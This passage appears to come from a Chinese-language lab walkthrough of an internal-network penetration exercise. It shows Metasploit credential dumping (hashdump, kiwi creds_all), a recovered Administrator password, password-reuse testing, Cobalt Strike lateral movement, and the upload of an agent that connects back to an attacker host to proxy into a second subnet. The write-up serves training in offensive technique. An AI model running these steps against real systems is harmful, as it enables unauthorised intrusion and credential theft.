

搭好了,有没有用以后再说),在msf上抓取密码哈希
getuid # 确认是 SYSTEM

hashdump # 导出全部本地哈希

load kiwi

creds_all # 有明文抓明文
抓取到用户名Administrator 密码 xiaodi
可以在cs上横向移动到192.168.2.4
同时测试密码复用,发现以相同的密码可以登录192.168.2.129



192.168.2.129(别问我为什么不连192.168.2.4,这玩意老断)
这个主机的二层网络ip是192.168.3.129
另一个主机的ip是192.168.3.3
依旧配代理
在use0中listen
选1
端口选择10001

在cs的beacon中:
cd C:\\
upload C:\\Users\\Public\\agent.exe //(上传的工具要在teamserver的目录里)
shell start C:\agent.exe -c 192.168.2.134:10001
成功上线
依旧配置代理



依旧fsan扫一圈